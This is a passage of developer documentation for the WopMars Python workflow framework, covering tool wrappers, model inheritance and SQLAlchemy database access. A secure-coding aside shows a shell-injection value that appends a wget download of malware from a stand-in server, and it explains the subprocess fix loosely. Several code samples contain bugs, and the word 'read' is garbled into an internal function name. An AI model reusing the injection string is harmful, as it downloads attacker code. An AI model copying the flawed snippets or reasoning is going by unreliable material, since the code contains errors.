- The transaction is a series of operations which are closely related (for example: `SELECT`, compute then `INSERT`). When a transaction finishes, the state of the database is checked, if every thing seems right and well ordered, the transaction is validated (`COMMIT`), if not, the whole transaction is canceled (`ROLLBACK`) in order to return to a stable state.
- The session is a series of transactions which are independant. In other words, when you want to work with the database, you open a session and it says "I'm gonna work with you, database, are you ok?". Then, every operations you will perform will be associated with __your__ session before being `COMMITED` or `ROLLBACKED`.

5.2 Developing Advanced *tool wrappers*

Now that you understand the basics of the development of the *tool wrappers* you may want to do more advanced tricks to deal with **WopMars**.

5.2.1 Parametrize inputs and outputs

During the parsing of the configuration file, WopMars check first the validity of the parameters and then look at the inputs and outputs. This behavior allow you to parametrize which input and output your *Toolwrapper* is supposed to take depending on the used parameters. In this example, the parameter `to_file` is a `boolean` and if it is `True`, the result is written in a file instead of the database.

```
class CarAssembler(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_output_file(self):
        if not self.option("to_file"):
            return []
        else:
            return ["piece_car"]

    def specify_input_table(self):
        return ["piece"]
```

(continues on next page)

(continued from previous page)

```
    def specify_output_table(self):
        if self.option("to_file"):
            return []
        else:
            return ["piece_car"]

    def specify_params(self):
        return {
            "to_file": "bool",
            "max_price": "int",
        }
```

And there, the definition file (`Wopfile2.yml` in the example directory) look like this:

```
# Rule1 use SparePartsManufacturer to insert pieces informations into the table piece
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
    output:
        table:
            piece: 'model.Piece'

# CarAssembler make the combinations of all possible pieces to build cars and␣
↪calculate the final price
rule Rule2:
    tool: 'wrapper.CarAssembler'
    input:
        table:
            piece: 'model.Piece'
    output:
        # Here the output is written in a file
        file:
            piece_car: 'output/piece_car.txt'
    params:
        # The price have to be under 2000!
        max_price: 2000
        to_file: True
```

5.2.2 Inherit models

During the conception of your workflows, you may want to make multiple rules write in the same table in a specific order (for example, one rule create entries and the other add informations in the fields). Basically, you would do like ever, playing with inputs and outputs in order to fit your needs but this way, you will be stuck with a logic problem where WopMars won't be able to say "this rule should be run before this one", like in the following schema:

You can bypass this issue using *model inheritance*. With the model inheritance, you can build a model which inherit from a former model and add it some new attributes.

Taking back our model example `Piece`, we need an other model which add the field `date` to the table. We call this model `DatedPiece`

```
from sqlalchemy.sql.sqltypes import Date
from sqlalchemy import Column
```

(continues on next page)



Fig. 1: *If you want the rules to be run in this specific order, WopMars can't understand if 'rule 2' is supposed to run before 'rule 4' on the basis of the table names*

(continued from previous page)

```
from model.Piece import Piece


class DatedPiece(Piece):
    date = Column(Date)
```

With this model, there is an other *Toolwrapper* provided in the example: `AddDateTopiece` which show use of the same table as input and output. You can note that here, the *output_table* only is used. Actually, we are interested here in only `DatedPiece` objects:

```
import time, datetime
import random

from wopmars.framework.bdd.tables.ToolWrapper import ToolWrapper


class AddDateToPiece(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_table(self):
        return ["piece"]

    def specify_output_table(self):
        return ["piece"]

    def run(self):
        session = self.session
        DatedPiece = self.output_table("piece")

        for p in self.session.query(DatedPiece).all():
            date = datetime.datetime.fromtimestamp(time.time() - random.
↪randint(1000000, 100000000))
            p.date = date
            session.add(p)
        session.commit()
```

5.2.3 Executing clean command line

In your learning of Python, you may have encountered the famous `os.system("command-line")` and you probably want to make use of it again. Sorry, you **shouldn't do** things this way. Especially if you are running long analysis software. Instead, I'll show you how to use the module subprocess for simple things and, please, use it extensively in order to get more control on the command lines you are executing.

Note: As far as I know, there is two main differences between `os.system()` and `subprocess` plus the fact that `subprocess` is actually a little more difficult to use than the former:

- `os.system()` is very sensible to malicious code injection. Example:

```
def list_extension(ext):
    os.system("ls -1 *." + str(ext))
```

This function is supposed to list all the files of a given extension in the directory. But if, instead of passing `txt` as argument, I pass `txt; wget http://malicious.server/malware` then, the function will list the files with `txt` extension and download the malware from the malicious server!

Now, with `subprocess.Popen`, you can't do such a thing because spaces are not allowed inside arguments:

```
def list_extension(ext):
    subprocess.Popen(["ls", "-1", "*." + str(ext)])
```

- `subprocess` open a Pipe between the python process and the subprocess whereas `os.system` calls a subshell independant of the first. This difference makes the communication between the subprocess and your python code far more easy with `subprocess` instead of `os.system` in which it is nearly impossible

5.3 Reading/writing to the database

Reading and writing to the database has to be carried out through the WopMars session. The WopMars session implements a lock system to prevent database inconsistencies. There are three implemented methods to iterate_wopfile_yml_dic_and_insert_rules_in_db/write to the database with the wopmars session.

- SQLAlchemy ORM
- SQLAlchemy core
- Pandas read_sql and to_sql

5.3.1 SQLAlchemy ORM

The SQLAlchemy ORM is very simple but it is also quit slow after 100 objects. Inside the *run* method of the tool wrapper, we will can take a WopMars session simply with *self.session* and then call SQLAlchemy ORM methods on it.

```
# This code is for illustration purpose and has not been tested
# inside the run of a tool wrapper MyWrapper
def run(self):
    session = self.session
    my_input_model = self.output_table(MyWrapper.__input_table1)
    query_dic = {'col1': value_1, 'col2': value_2}
    try: # check if query_dic exists
        session.query(my_input_model).filter_by(**query_dic).one()
    except: # if not add and later commit
        snp_instance = snp_model(**snp_dic)
        session.add(snp_instance)
    session.commit()
```

5.3.2 SQLAlchemy core

Inside the *run* method of the tool wrapper, we need to retrieve a list of object dictionaries in the database. Then we check if new objects are not already in the database and then insert a list of such object dictionnaries.

```
# This code is for illustration purpose and has not been tested
# inside the run of a tool wrapper MyWrapper
def run(self):
    session = self.session
    engine = session._WopMarsSession__session.bind
    conn = engine.connect()
    #
    my_input_model = self.output_table(MyWrapper.__input_table1)
    #
    # retrieve all objects in database
    sql = select([my_input_model.col1])
    my_input_model_in_db = [{'col1': row[0] for row in conn.execute(sql)}]
    # check if new col1:val1 not already in db
    if not {'col1': val1} in my_input_model_col1_db:
        # add to list of value dics
        my_input_model_new_objects=[{'col1': val1}]
    # bunch insert list of value dics
    engine.execute(my_input_model.__table__.insert(), [my_input_model_val1_
↪dic])
```

CHAPTER 6

The Models

Note: A data model is an abstract representation of data. In the field of the OOP and the work with a relational database, we can consider a model like a class which represent a data type in the database (usually a row in a table). The model have to describe the types of each field and their relations with the other tables (meaning other models).

For the rest of this section, I assume that you have iterate_wopfile_yml_dic_and_insert_rules_in_db and understood the section "Declare a Mapping" of the SQLAlchemy tutorial.

A model have to be associated with a database. This is why the models used in WopMars have to inherit from the class `Base`. `Base` is a class which will be associated itself with a SQLite database (a file) and which contains every information related: the tables, the relations, etc..

To declare a model, even before specifying fiels, it is necessary that you give a name to the table thanks to the static attribute `__tablename__`. the content of this variable is extremely important because this is the name which will be returned by the methods `specify_input_table` and `specify_output_table` of your *Toolwrappers* and which will be used by the final user to referencing the table in the definition file.

Most of the functionnalities described in the SQLAlchemy tutorial are also available in WopMars models, specially the foreign key and relationship system between models. If ever, you find a missing functionality, do not hesitate and send us an issue. This is also important to notive that the foreign key constraints have been enforced for WopMars, meaning that if you do not respect those constraints in your *Toolwrapper*, you'll get an error.

CHAPTER 7

Cheat Sheet

7.1 Wopfile or definition file example

```
# Rule1 use SparePartsManufacturer to insert pieces informations into the table piece
rule Rule1:
    tool: 'wrapper.SparePartsManufacturer'
    input:
        file:
            pieces: 'input/pieces.txt'
    output:
        table:
            piece: 'model.Piece'

# CarAssembler make the combinations of all possible pieces to build cars and␣
↪calculate the final price
rule Rule2:
    tool: 'wrapper.CarAssembler'
    input:
        table:
            piece: 'model.Piece'
    output:
        table:
            piece_car: 'model.PieceCar'
    params:
        # The price have to be under 2000!
        max_price: 2000
```

7.2 Wrapper file example

For the complete code, go to the github repository

```
from wopmars.models.ToolWrapper import ToolWrapper


class SparePartsManufacturer(ToolWrapper):
    __mapper_args__ = {
        "polymorphic_identity": __module__
    }

    def specify_input_file(self):
        return ["pieces"]

    def specify_output_table(self):
        return ["piece"]

    def specify_params(self):
        return {
            "max_price": int
        }

    def run(self):
        session = self.session
        Piece = self.output_table("piece")

        with open(self.input_file("pieces")) as wr:
            lines = wr.readlines()

        for line in lines:
            splitted_line = line.split(";")
            piece_serial_number = splitted_line[0]
            piece_type = splitted_line[1]
            piece_price = float(splitted_line[2])
            if (self.option("max_price") and self.option("max_price" >= piece_price))␣
↪\
                    or self.option("max_price") is None:
                session.add(Piece(serial_number=piece_serial_number, price=piece_
↪price, type=piece_type))

        session.commit()
```

7.3 Model file example

```
from wopmars.framework.database.Base import Base

from sqlalchemy import Column, Integer, String, Float


class Piece(Base):
    __tablename__ = "piece"

    id = Column(Integer, primary_key=True, autoincrement=True)
    serial_number = Column(String, unique=True)
    type = Column(String)
    price = Column(Float)
```

7.4 Database access examples

ORM query and insert

```
session = self.session
engine = session._WopMarsSession__session.bind
conn = engine.connect()
mytable_model = self.output_table(MyWrapper.__output_table_mytable)
myobj = {'atr1': 'val1'}
try:  # checks if exists myobj in db
    session.query(mytable_model).filter_by(**myobj).one()
except:  # if not, add
    session.add(mytable_model(**myobj))
session.commit()
```